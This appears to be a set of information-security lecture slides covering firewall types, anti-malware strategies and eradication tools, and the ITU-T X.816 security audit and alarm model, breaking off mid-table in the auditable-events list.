


Technical Defense Mechanisms



Firewalls

- Packet-based firewall
 - Packet-based firewall also called Packet filtering
 - It works by inspecting or checking the IP field of each packet then it makes a decision whether to allow the packet to pass or deny it
 - The decision is based on the IP address of the source, the IP address of the destination, the source port number whether it is TCP or UDP and the destination port
 - It examines every incoming packet header and can selectively filter packets based on header information such as destination address, source address, packet type, and other key information
 - This type of firewalls relies on IPtable



Source: Principles of Information Security by Whitman and Mattord

Technical Defense Mechanisms



Firewalls


- Packet-based firewall
 - IPtable is set of rules that have been set by network administrator
 - For example, the network administrator may set a rule to deny any packet comes from 192.168.1.10 with port number 80
 - When this packet arrives to the firewall, it will check the IPtable to take the decision
 - Packet firewall is easy to install, and complex to mange because you need to set many rules

Source Address	Destination Address	Service (e.g., HTTP, SMTP, FTP)	Action (Allow or Deny)
172.16.x.x	10.10.x.x	Any	Deny
192.168.x.x	10.10.10.25	HTTP	Allow
192.168.0.1	10.10.10.10	FTP	Allow

Technical Defense Mechanisms



Firewall Functionality



Technical Defense Mechanisms



Firewalls

- The application layer proxy firewall
 - Also known as application firewall or proxy server (or reverse proxy)
 - Is frequently installed on a dedicated computer separate from the filtering router
 - It is commonly used in conjunction with a filtering router
 - It can be configured to run special software that acts as a proxy for a service request
 - For example, an organization that runs a Web server can avoid exposing it to direct user traffic by installing a proxy server configured with the registered domain's URL
 - This proxy server receives requests for Web pages, accesses the Web server on behalf of the external client, and returns the requested pages to the users
 - These servers can store the most recently accessed pages in their internal cache, and are thus also called cache servers

Technical Defense Mechanisms



Firewalls

- The application layer proxy firewall

- Advantages
 - 1) the proxy server is placed in an unsecured area of the network or in the demilitarized zone (DMZ) so that it is exposed to the higher levels of risk from less trusted networks
 - rather than exposing the Web server to such risks
 - 2) Additional filtering routers can be implemented behind the proxy server, limiting access to the more secure internal system and providing further protection
- Disadvantage
 - Primary disadvantage of application layer proxy firewalls is that they are designed for one or a few specific protocols and cannot easily be reconfigured to protect against attacks on other protocols
 - Because these firewalls work at the application layer by definition, they are typically restricted to a single application, such as FTP, Telnet, HTTP, SMTP, or SNMP
 - The processing time and resources necessary to read each packet down to the application layer diminishes the ability of these firewalls to handle multiple types of applications

Technical Defense Mechanisms




Firewalls

- **Media Access Control (MAC) Layer Firewall**
 - MAC layer firewalls make filtering decisions based on the host computer's media access control (MAC) or network interface card (NIC) address
 - This firewall operates at the data link layer of the OSI model or the subnet layer of the TCP/IP model
 - Thus, MAC layer firewalls link the addresses of specific host computers to Access Control List (ACL) entries
 - ACL entries identify the specific types of packets that can be sent to each host, and block all other traffic

Technical Defense Mechanisms

Firewalls



Firewall types and protocol models

Stateful packet inspection (SPI or dynamic packet filtering) is a technology that monitors active connections and checks whether incoming data packets correspond to these connections. It then decides whether to grant or deny permission for them to pass the firewall.



Anti-Malware Solutions

Anti-Malware Solutions



Overview

- Malware is a software, or script, or code designed to disrupt computer operation, gather sensitive information, or gain unauthorized access to a computer system without consent
 - Malware is used by hackers, by cybercriminals, by hacktivists, and by cyber terrorists to either steal, harm, or disrupt operations
- Today, there is no such thing as anti-virus program/software
 - Originally, anti-malware software focused on viruses
 - As malware expanded to include other malicious code such as Trojans, worms, spyware, and rootkits, anti-malware vendors expanded the abilities of their anti-malware software
 - Now, most anti-malware software will detect and block most malware, so technically it is anti-malware software

Anti-Malware Solutions



Overview

- The most important protection against malicious code is the use of anti-malware software with up-to-date signature files and heuristic capabilities
- Attackers regularly release new malware and often modify existing malware to prevent detection by anti-malware software
- Anti-malware software vendors look for these changes and develop new signature files to detect the new and modified malware
- Years ago, anti-malware vendors recommended updating signature files once a week
- However, most anti-malware software today includes the ability to check for updates several times a day without user intervention

Anti-Malware Solutions



Types of Malware

Family	General Description	Variants
Virus	Code that requires a host to execute and replicate	Macro, Boot sector, Stealth or a Script virus.
Worm	Self-contained programs that can replicate on its own Takes advantage of network transport to spread	Bots/Zombies, cryptos, APTs, or just generic worms
Trojan	Self-contained programs that appear legitimate and spread through user interaction	Embedded in music, in games, in greeting cards, or in utilities.
Rootkit	Self-contained program that has privileged system access	Firmware, kernel, boot record, and legitimate (anti-theft)
Spyware	Self-contained programs that collect user information and can manipulate configuration settings	Monitors, adware, tracking cookies, geolocators, and click fraud

Anti-Malware Solutions



Malware Use Cases

- Malware use cases include using malware to:
 - Facilitate extortion schemes, such as ransomware
 - Weaponize our computers and devices, to turn them into bots and then into botnets and to be used in distributed denial of service attacks
 - Collect authentication credentials for impersonation
 - Exfiltrate data and intellectual property or IP
 - Distribute SPAM or pornography or other illegal materials
 - Carry out information warfare or sabotage

Anti-Malware Solutions



How do we get malware?

- The malware distribution channel is designed to entice users to unwittingly install and propagate malicious code by employing enticing tactics including:
 - Phishing emails with embedded links or attachments
 - Social media web links
 - Drive-by web download where it's just embedded in a website so when a user goes to that site, it just comes down to their system
 - Embedding malware in pictures, in movies, or in advertising
 - Embedding in portable media, like a USB

Anti-Malware Solutions



Malware Prevention and Disruption

- Malware prevention controls and techniques include:
 - Ingress and egress filtering and restrictions
 - Forbidding the receipt or the execution of certain file types
 - Restricting the use of removable media
 - Restricting cookies, pop-ups, mobile code execution, access to webmail and social media sites
 - Employing least privilege at the local level
 - Using Internet access sandboxes, so that we can isolate the activity
 - Educating users as to best practices, what they should and should not be doing

Anti-Malware Solutions



Strategies used by Anti-Malware Software

- Antimalware software uses three strategies to protect systems from malicious software:
 - signature-based detection
 - behavior-based detection and
 - sandboxing
- Signature-based malware detection
 - Uses a set of known software components and their digital signatures to identify new malicious software
 - Software vendors develop signatures to detect specific malicious software
 - The signatures are used to identify previously identified malicious software of the same type and to flag the new software as malware
 - This approach is useful for common types of malware, such as keyloggers and adware, which share many of the same characteristics



Source: <https://searchsecurity.techtarget.com/definition/antimalware>

Anti-Malware Solutions



Strategies used by Anti-Malware Software


- Behavior-based malware detection
 - Uses an active approach to malware analysis
 - Identifies malicious software by examining how it behaves rather than what it looks like
 - It is sometimes powered by machine learning algorithms.
- Sandboxing
 - It is a technique used to isolate potentially malicious files from the rest of the system
 - It involves filtering out potentially malicious files and remove them before they have had a chance to do damage
 - For example:
 - when opening a file from an unknown email attachment, the sandbox will run the file in a virtual environment first
 - It grants access to a limited set of resources, such as a temporary folder, the internet and a virtual keyboard
 - If the file tries to access other programs or settings, it will be blocked, and the sandbox has the ability to terminate it

Anti-Malware Solutions



Malware Detection and Analysis Techniques

- Use of anti-virus and anti-malware software
 - Incorporate signatures known as DAT files, and look for known characteristics and behavior
- Post-infection scanners
 - Sometimes referred to as second-generation AV (E.g., Malwarebytes)
- Log analysis
 - Use of security event and incident management (SEIM) or equivalent, to look at your logs to determine are there any indicators of compromise or indicators of attack
- Malware intelligence
 - Knowledge of infection characteristics
 - Connecting to a command-and-control server or known IP addresses or distribution URLs
- Malware verification
 - Includes analysis of suspicious files and URLs
 - For example, using a service like a VirusTotal
- Reverse engineering
 - It is a process of analyzing and understanding characteristics
 - Behavioral analysis
 - Code analysis




Anti-Malware Solutions



Malware Eradication Techniques

- Antivirus and anti-malware software
 - They will probably have disinfection, quarantine, and deletion capabilities
- Regedit command
 - We could use rededit command if we needed to edit the Windows registry editor
- Bootrec/fixmbr
 - We could use the Windows bootrec forward slash fixmbr if we need to fix the master boot record or repair the master boot record
- Specialized bootable software
 - We could use specialized bootable software
 - For example
 - Microsoft Sysinternals Rootkit Revealer, or
 - chkrootkit (www.chkrootkit.org) for a Linux or an OS X operating system
- Restoration
 - We could just do a restoration, meaning, we reimagine or rebuild the impacted system
- Disposal
 - We could go really nuclear and dispose of the infected system, remove it, sanitize it, securely dispose of the infected device




Anti-Malware Solutions



Multipronged Approach

- Many organizations use a **multipronged** approach to block malware and detect any malware that gets in
- Firewalls
 - Firewalls with content-filtering capabilities are commonly used at the boundary between the internet and the internal network to filter out any type of malicious code
- Email Servers
 - Specialized anti-malware software is installed on email servers to detect and filter any type of malware passed via email
- Other Systems
 - Additionally, anti-malware software is installed on each system to detect and block malware
- Central Servers
 - Organizations often use a central server to deploy anti-malware software, download updated definitions, and push these definitions out to the clients




Anti-Malware Solutions



Single Anti-Malware Software

- Anti-malware software on each system in addition to filtering internet content helps protect systems from infections from any source
- For example
 - Using up-to-date anti-malware software on each system will detect and block a virus on an employee's USB flash drive
- Anti-malware vendors commonly recommend installing only one anti-malware application on any system
- When a system has more than one anti-malware application installed, the applications can interfere with each other and can sometimes cause system problems
- Additionally, having more than one scanner can consume excessive system resources



Anti-Malware Solutions



Following the Principle of Least Privilege

- Following the principle of least privilege also helps
- Users will not have administrative permissions on systems and will not be able to install applications that may be malicious
- If a virus does infect a system, it can often impersonate the logged-in user
- When this user has limited privileges, the virus is limited in its capabilities
- Additionally, vulnerabilities related to malware increase as additional applications are added
- Each additional application provides another potential attack point for malicious code

Anti-Malware Solutions



Educating Users

- Educating users about the dangers of malicious code, how attackers try to trick users into installing it, and what they can do to limit their risks is another protection method
- Many times, a user can avoid an infection simply by not clicking on a link or opening an attachment sent via email
- Social engineering tactics, including phishing, spear phishing, and whaling are used to install malware into users computers
- When users are educated about these types of attacks, they are less likely to fall for them
- Although many users are educated about these risks, phishing emails continue to flood the internet and land in users' inboxes
- The only reason attackers continue to send them is that they continue to fool some users





Security Audit Trail

Security Audit Trail



Security Audit and Alarms Model

- This model illustrates the relationship between audit functions and alarm functions
- The audit function builds up a record of events that are defined by the security administrator to be security related
- Some of these events may in fact be security violations or suspected security violations
- Such events feed into an intrusion detection or firewall function by means of alarms



Security Audit and Alarms Model (X.816)

ITU-T Recommendation X.816 develops a model that shows the elements of the security auditing function and their relationship to security alarms

Security Audit Trail



Security Audit and Alarms Model

- **Event discriminator:**



- Monitors system activity and detects security-related events that it has been configured to detect

- **Audit recorder:**

- For each detected event, the event discriminator transmits the information to an audit recorder
- The event details could also be recorded in a shared memory area.

- **Alarm processor:**

- Some of the events detected by the event discriminator are defined to be alarm events
- For such events an alarm is issued to an alarm processor
- The alarm processor takes some action based on the alarm
- This action is itself an auditable event and so is transmitted to the audit recorder



Security Audit and Alarms Model (X.816)

ITU-T Recommendation X.816 develops a model that shows the elements of the security auditing function and their relationship to security alarms

Security Audit Trail



Security Audit and Alarms Model

- **Security audit trail:**

- The audit recorder creates a formatted record of each event and stores it in the security audit trail

- **Audit analyzer:**


- Data from security audit trail is sent to the audit analyzer
- Based on a pattern of activity, it may define a new auditable event
- This event is sent to the audit recorder and may generate an alarm

- **Audit archiver:**

- Periodically extracts records from the audit trail to create a permanent archive of auditable events

- **Archives:**

- The audit archives are a permanent store of security-related events on this system



Security Audit and Alarms Model (X.816)

ITU-T Recommendation X.816 develops a model that shows the elements of the security auditing function and their relationship to security alarms


Security Audit Trail



Security Audit and Alarms Model

- **Audit provider:**

- The audit provider is an application and/or user interface to the audit trail




- **Audit trail examiner:**

- The audit trail examiner is an application or user who examines the audit trail and the audit archives for
 - historical trends
 - computer forensic purposes, and
 - other analysis

- **Security reports:**

- The audit trail examiner prepares human-readable security reports



Security Audit and Alarms Model (X.816)


ITU-T Recommendation X.816 develops a model that shows the elements of the security auditing function and their relationship to security alarms

Security Audit Trail



Data Collection

- Questions to be asked
 - Type of data to be collected
 - Amount of data to be collected
 - Granularity of data to be collected
- Cautions to keep in mind
 - There is a trade-off between quantity and efficiency
 - The more data are collected, the greater is the performance penalty on the system
 - Larger amounts of data also burden the algorithms used to examine and analyze the data
 - Presence of large amounts of data also creates a temptation to generate security reports (excessive in numbers and length)
- With these cautions in mind, the first step in security audit trail design is the selection of data items to capture



Security Audit Trail



innovate

achieve

lead

Data Collection

- Selection of data items to capture
 - Events related to the security mechanisms on the system
 - Events related to the use of the auditing software (i.e., all the components of the Figure)
 - Any events that are collected by the various security detection and prevention mechanisms
 - These include items relevant to intrusion detection and items related to firewall operation
 - Events related to system management and operation
 - Operating system access (e.g., via system calls)
 - Application access for selected applications
 - Remote access



Security Audit and Alarms Model (X.816)

Security Audit Trail



Data Collection

Auditable Items Suggested in X.816

<p>Security related events related to a specific connection</p> <ul style="list-style-type: none">– Connection requests– Connection confirmed– Disconnection requests– Disconnection confirmed– Statistics appertaining to the connection <p>Security related events related to the use of security services</p> <ul style="list-style-type: none">– Security service requests– Security mechanisms usage– Security alarms <p>Security related events related to management</p> <ul style="list-style-type: none">– Management operations– Management notifications <p>The list of auditable events should include at least</p> <ul style="list-style-type: none">– Deny access– Authenticate– Change attribute– Create object– Delete object– Modify object– Use privilege	<p>In terms of the individual security services, the following security-related events are important</p> <ul style="list-style-type: none">– Authentication: verify success– Authentication: verify fail– Access control: decide access success– Access control: decide access 